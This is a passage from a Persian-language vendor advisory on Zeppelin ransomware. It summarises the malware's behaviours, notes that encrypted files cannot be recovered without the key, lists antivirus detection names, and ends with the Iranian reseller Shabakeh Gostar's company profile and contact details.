- متوقف کردن سرویس‌هایی خاص و حذف نمودن نسخه‌های پشتیبان و فایل‌های موسوم به Shadow Copy
- از کاراندازی پروسه‌های خاص
- رمزگشایی خودکار برخی فایل‌های رمزگذاری شده
- تزریق خود در پروسه exe
- ارتقای سطح دسترسی خود با هدف اجرای پروسه های مخرب

متأسفانه در حال حاضر امکانی برای بازگرداندن فایل‌ها رمزگذاری شده توسط Zeppelin بدون در اختیار داشتن کلید فراهم نمی‌باشد.

مشروح گزارش Cylance در اینجا قابل دریافت و مطالعه است. همچنین نمونه‌های اشاره شده در گزارش مذکور با نام‌های زیر قابل شناسایی می‌باشند:

:Bitdefender

- Ransom.Buhtrap.50CA2164
- Ransom.Buhtrap.7A9E9D5D
- Ransom.Buhtrap.FA9B7168
- Ransom.Buhtrap.0A9A6C49
- Ransom.Buhtrap.16EB2069
- Ransom.Buhtrap.2543ACBC

:McAfee

- RDN/Ransom
- RDN/Generic.grp
- RDN/Generic.hbg
- GenericRXJE-WA!F8A5D94EBD48
- GenericRXJE-WA!386157F4CAB9

:Sophos

- Mal/Behav-010

شرکت مهندسی شبکه گستر در سال ۱۳۷۰ تأسیس گردید و اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرده است. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. اکنون نیز شبکه گستر به عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات در ایران اقدام می‌نماید. در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی شرکت آلمانی Astaro، سازنده محصولات مدیریت یکپارچه تهدیدات (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر با همکاری با شرکت Sophos، فعالیت خود را در این زمینه ادامه داده و اکنون محصولات Astaro سابق را تحت نام Sophos در ایران عرضه می‌نماید. از سال ۱۳۹۱ شرکت مهندسی شبکه گستر عرضه محصولات ضدویروس Bitdefender را به عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه بوده است. ضدویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظارات برخی از کاربران و مدیران شبکه بود که با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد. شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین پروژه‌های نصب و راه‌اندازی و طولانی مدت‌ترین قراردادهای نگهداری و پشتیبانی محصولات امنیت شبکه در کشور بوده است. این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی (ظفر)، شماره ۲۷۳

تلفن/دورنگار ۰۲۱-۴۲۰۵۲

رایانامه info@shabakeh.net

تارنمای شرکت www.shabakeh.net

خدمات پس از فروش و پشتیبانی my.shabakeh.net

مرکز آموزش events.shabakeh.net

اتاق خبر newsroom.shabakeh.net